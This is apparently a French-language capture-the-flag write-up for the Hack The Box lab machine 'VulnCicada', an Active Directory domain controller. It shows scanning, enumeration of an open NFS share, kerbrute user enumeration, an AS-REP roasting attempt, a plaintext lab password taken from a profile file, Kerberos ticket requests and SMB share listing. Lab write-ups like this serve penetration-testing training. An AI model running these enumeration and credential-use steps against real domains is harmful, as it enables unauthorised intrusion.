VulnCicada

- 10.129.130.144

```
[Aug 08, 2025 - 11:37:12 ] HTB_VIP /workspace ➜  ping -c 4 10.129.130.144
PING 10.129.130.144 (10.129.130.144) 56(84) bytes of data.
64 bytes from 10.129.130.144: icmp_seq=1 ttl=127 time=130 ms
64 bytes from 10.129.130.144: icmp_seq=2 ttl=127 time=71.4 ms
64 bytes from 10.129.130.144: icmp_seq=3 ttl=127 time=134 ms
64 bytes from 10.129.130.144: icmp_seq=4 ttl=127 time=63.9 ms

--- 10.129.130.144 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 63.870/99.814/133.855/32.299 ms
```

ttl=127 --> Confirme que c'est une machine Windows

Scanning

nmap

nmap -sCV -Pn -p- -T4 10.129.130.144 -v

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-08
10:02:05Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
```

```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-08T09:26:25
| Not valid after:  2026-08-08T09:26:25
| MD5:   ff53b01ed51170fb634520e624741f22
|_SHA-1: 6a44c34e8572b7c96b4da3cd33d90ebd35db9e76
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-08T09:26:25
| Not valid after:  2026-08-08T09:26:25
| MD5:   ff53b01ed51170fb634520e624741f22
|_SHA-1: 6a44c34e8572b7c96b4da3cd33d90ebd35db9e76
2049/tcp  open  mountd        1-3 (RPC #100005)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
```

```
DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-08T09:26:25
| Not valid after:  2026-08-08T09:26:25
| MD5:   ff53b01ed51170fb634520e624741f22
|_SHA-1: 6a44c34e8572b7c96b4da3cd33d90ebd35db9e76
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-08T09:26:25
| Not valid after:  2026-08-08T09:26:25
| MD5:   ff53b01ed51170fb634520e624741f22
|_SHA-1: 6a44c34e8572b7c96b4da3cd33d90ebd35db9e76
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-08-08T10:03:38+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Issuer: commonName=DC-JPQ225.cicada.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-09T08:36:14
| Not valid after:  2025-10-09T08:36:14
| MD5:   f13b348100fe742db2892a449aea763c
|_SHA-1: ac6195c8b55d0e99a59456f448c4e7d1699996b3
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
51426/tcp open  msrpc         Microsoft Windows RPC
53103/tcp open  msrpc         Microsoft Windows RPC
63548/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
63549/tcp open  msrpc         Microsoft Windows RPC
64343/tcp open  msrpc         Microsoft Windows RPC
64587/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-08T10:02:59
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

- DC-JPQ225.cicada.vl >> etc/hosts

Enumeration


53 DNS

dig axfr 10.129.130.144 @DC-JPQ225.cicada.vl

```
[Aug 08, 2025 - 12:09:16 ] HTB_VIP /workspace ➜  dig axfr 10.129.130.144 @DC-JPQ225.cicada.vl

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr 10.129.130.144 @DC-JPQ225.cicada.vl
;; global options: +cmd
; Transfer failed.
```

80 HTTP



gobuster

gobuster dir -w `fzf-wordlists` -u *http://DC-JPQ225.cicada.vl/* -x txt,html,php -t 50

```
[Aug 08, 2025 - 12:21:25 ] HTB_VIP /workspace ➜  gobuster dir -w `fzf-wordlists` -u http://DC-JPQ225.cicada.vl/ -x txt,html,php -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://DC-JPQ225.cicada.vl/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /opt/lists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
---------------------------------------------------------------
```

Rien.

fuzzing potential subdomain

ffuf -u *http://DC-JPQ225.cicada.vl/* -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.DC-JPQ225.cicada.vl" -fs 703

```
[Aug 08, 2025 - 12:23:50 ] HTB_VIP /workspace ➜  ffuf -u http://DC-JPQ225.cicada.vl/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -
H "Host:FUZZ.DC-JPQ225.cicada.vl" -fs 703

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://DC-JPQ225.cicada.vl/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.DC-JPQ225.cicada.vl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 703
________________________________________________
```

Rien.

88 Kerberos

On pourra tenter de l'AS REP Roasting, mais on a besoin d'utilisateurs.

111 RPC

```
[Aug 08, 2025 - 12:32:19 ] HTB_VIP /workspace ➜  showmount -e DC-JPQ225.cicada.vl
Export list for DC-JPQ225.cicada.vl:
/profiles (everyone)
```

mount -t nfs DC-JPQ225.cicada.vl:/profiles ./target-NFS/ -o nolock

```
[Aug 08, 2025 - 12:35:23 ] HTB_VIP /workspace ➜  mount -t nfs DC-JPQ225.cicada.vl:/profiles target-nfs -o nolock

[Aug 08, 2025 - 12:35:51 ] HTB_VIP /workspace ➜  ls
target-nfs
[Aug 08, 2025 - 12:35:54 ] HTB_VIP /workspace ➜
```

```
[Aug 08, 2025 - 12:36:10 ] HTB_VIP target-nfs ➜  ls
Administrator    Debra.Wright   Jordan.Francis   Katie.Ward      Richard.Gibbons   Shirley.West
Daniel.Marshall  Jane.Carter    Joyce.Andrews    Megan.Simpson   Rosie.Powell
[Aug 08, 2025 - 12:36:13 ] HTB_VIP target-nfs ➜  mv * /workspace
```

```
cp -r * /workspace
```

> **Note**
>
> Nous avons obtenu une liste d'utilisateurs, on pourra alors utiliser Kerbrute userenum afin de confirmer lesquels sont actifs.

Administrator Debra.Wright Jordan.Francis Katie.Ward Richard.Gibbons Shirley.West Daniel.Marshall Jane.Carter Joyce.Andrews Megan.Simpson Rosie.Powell > users.txt

135 - 445 SMB

guest connexion

```
[Aug 08, 2025 - 12:44:21 ] HTB_VIP /workspace ➜  smbmap -u guest -H "10.129.130.144"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.130.144, no fun for you...
[*] Closed 1 connections
```

Rosie.Powell

kerbrute

kerbrute userenum --domain "DC-JPQ225.cicada.vl" users.txt

```
[Aug 08, 2025 - 12:45:32 ] HTB_VIP /workspace ➜  kerbrute userenum --domain "DC-JPQ225.cicada.vl" users.txt

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/08/25 - Ronnie Flathers @ropnop

2025/08/08 12:46:20 >  Couldn't find any KDCs for realm DC-JPQ225.CICADA.VL. Please specify a Domain Controller
```

Remédier à cette erreur

nxc smb DC-JPQ225.cicada.vl -k --generate-krb5-file GENERATE_KRB5_FILE

```
[Aug 08, 2025 - 12:49:05 ] HTB_VIP /workspace ➜  nxc smb DC-JPQ225.cicada.vl -k --generate-krb5-file GENERATE_KRB5_FILE
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing VNC protocol database
[*] Initializing WMI protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing RDP protocol database
[*] Initializing NFS protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
[Aug 08, 2025 - 12:49:12 ] HTB_VIP /workspace ➜  ls
GENERATE_KRB5_FILE  users.txt
[Aug 08, 2025 - 12:49:13 ] HTB_VIP /workspace ➜  mv GENERATE_KRB5_FILE /etc/krb5.conf
```

```
[Aug 08, 2025 - 12:54:09 ] HTB_VIP /workspace ➜  cat /etc/krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = true
    default_realm = CICADA.VL

[realms]
    CICADA.VL = {
        kdc = dc-jpq225.cicada.vl
        admin_server = dc-jpq225.cicada.vl
        default_domain = cicada.vl
    }

[domain_realm]
    .cicada.vl = CICADA.VL
    cicada.vl = CICADA.VL
```

nxc smb DC-JPQ225.cicada.vl -k --generate-hosts-file GENERATE_HOSTS_FILE

```
[Aug 08, 2025 - 12:51:01 ] HTB_VIP /workspace ➜  nxc smb DC-JPQ225.cicada.vl -k --generate-hosts-file GENERATE_HOSTS_FILE
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
[Aug 08, 2025 - 12:51:06 ] HTB_VIP /workspace ➜  ls
GENERATE_HOSTS_FILE  users.txt
[Aug 08, 2025 - 12:51:07 ] HTB_VIP /workspace ➜  cat GENERATE_HOSTS_FILE
DC-JPQ225.cicada.vl     DC-JPQ225.cicada.vl cicada.vl DC-JPQ225
```

```
[Aug 08, 2025 - 12:53:56 ] HTB_VIP /workspace ➜  kerbrute userenum --dc 10.129.130.144 -d "cicada.vl" users.t

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/08/25 - Ronnie Flathers @ropnop

2025/08/08 12:54:09 >  Using KDC(s):
2025/08/08 12:54:09 >   10.129.130.144:88

2025/08/08 12:54:09 >  [+] VALID USERNAME:       Administrator@cicada.vl
2025/08/08 12:54:09 >  [+] VALID USERNAME:       Debra.Wright@cicada.vl
2025/08/08 12:54:09 >  [+] VALID USERNAME:       Jordan.Francis@cicada.vl
2025/08/08 12:54:09 >  [+] VALID USERNAME:       Rosie.Powell@cicada.vl
2025/08/08 12:54:09 >  Done! Tested 11 usernames (4 valid) in 0.349 seconds
[Aug 08, 2025 - 12:54:09 ] HTB_VIP /workspace ➜  cat /etc/krb5.conf
```

```
[Aug 08, 2025 - 13:21:45 ] HTB_VIP /workspace ➜  cat valid_user.txt
Debra.Wright
Jordan.Francis
Rosie.Powell
```

AS REP Roasting


GetNPUsers.py DC-JPQ225.cicada.vl/ -no-pass -usersfile users.txt -dc-ip 10.129.130.144

```
[Aug 08, 2025 - 13:24:44 ] HTB_VIP /workspace ➜  GetNPUsers.py cicada.vl/ -no-pass -usersfile valid_user.txt -dc-ip 10.129.130.144
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] User Debra.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jordan.Francis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Rosie.Powell doesn't have UF_DONT_REQUIRE_PREAUTH set
```

> **Note**
>
> A ce point, je me demandais qu'est ce que j'avais raté, il s'avère que j'ai manqué une information lors du partage RPC.

```
[Aug 08, 2025 - 13:57:23 ] HTB_VIP Shirley.West ➜  cd ../Rosie.Powell
[Aug 08, 2025 - 13:57:27 ] HTB_VIP Rosie.Powell ➜  ls
Documents  marketing.png
[Aug 08, 2025 - 13:57:28 ] HTB_VIP Rosie.Powell ➜
```



Un mot de passe est présent !

- Rosie.Powell/Cicada123

Lateral Movement

Directement, je vais essayer d'abord accéder au partage SMB afin de vérifier si des informations sont présentent.

```
getTGT.py -dc-ip "10.129.130.144" "cicada.vl"/"Rosie.Powell":"Cicada123"
export KRB5CCNAME="$(pwd)/Rosie.Powell.ccache"
```

netexec smb DC-JPQ225.cicada.vl -k -u 'Rosie.Powell' -p 'Cicada123' --shares -d cicada.vl

```
[Aug 08, 2025 - 14:09:45 ] HTB_VIP /workspace ➜  netexec smb DC-JPQ225.cicada.vl -k -u 'Rosie.Powell' -p 'Cicada123' --shares -d cicada.vl
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cica****
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*] Enumerated shares
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        Share           Permissions     Remark
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        -----           -----------     ------
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        ADMIN$                          Remote Admin
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        C$                              Default share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        CertEnroll      READ            Active Directory Certificate Services share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        IPC$            READ            Remote IPC
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        NETLOGON        READ            Logon server share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        profiles$       READ,WRITE
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        SYSVOL          READ            Logon server share
```

SMB

nxc smb DC-JPQ225.cicada.vl -k -u 'Rosie.Powell' -p 'Cicada123' -M spider_plus -o DOWNLOAD_FLAG=True

CertEnroll

```
Aug 08, 2025 - 14:21:32 ] HTB_VIP CertEnroll ➜  ls
cicada-DC-JPQ225-CA(10)+.crl'  'cicada-DC-JPQ225-CA(6).crl'                'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(21).crt'
cicada-DC-JPQ225-CA(10).crl'   'cicada-DC-JPQ225-CA(7)+.crl'               'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22-21).crt'
cicada-DC-JPQ225-CA(11)+.crl'  'cicada-DC-JPQ225-CA(7).crl'                'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22-23).crt'
cicada-DC-JPQ225-CA(11).crl'   'cicada-DC-JPQ225-CA(8)+.crl'               'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22).crt'
cicada-DC-JPQ225-CA(12)+.crl'  'cicada-DC-JPQ225-CA(8).crl'                'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(23-22).crt'
cicada-DC-JPQ225-CA(12).crl'   'cicada-DC-JPQ225-CA(9)+.crl'               'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(23-24).crt'
```

> **Note**
>
> Pas intéressant.

Sysvol

> **Note**
>
> Pas intéressant non plus.

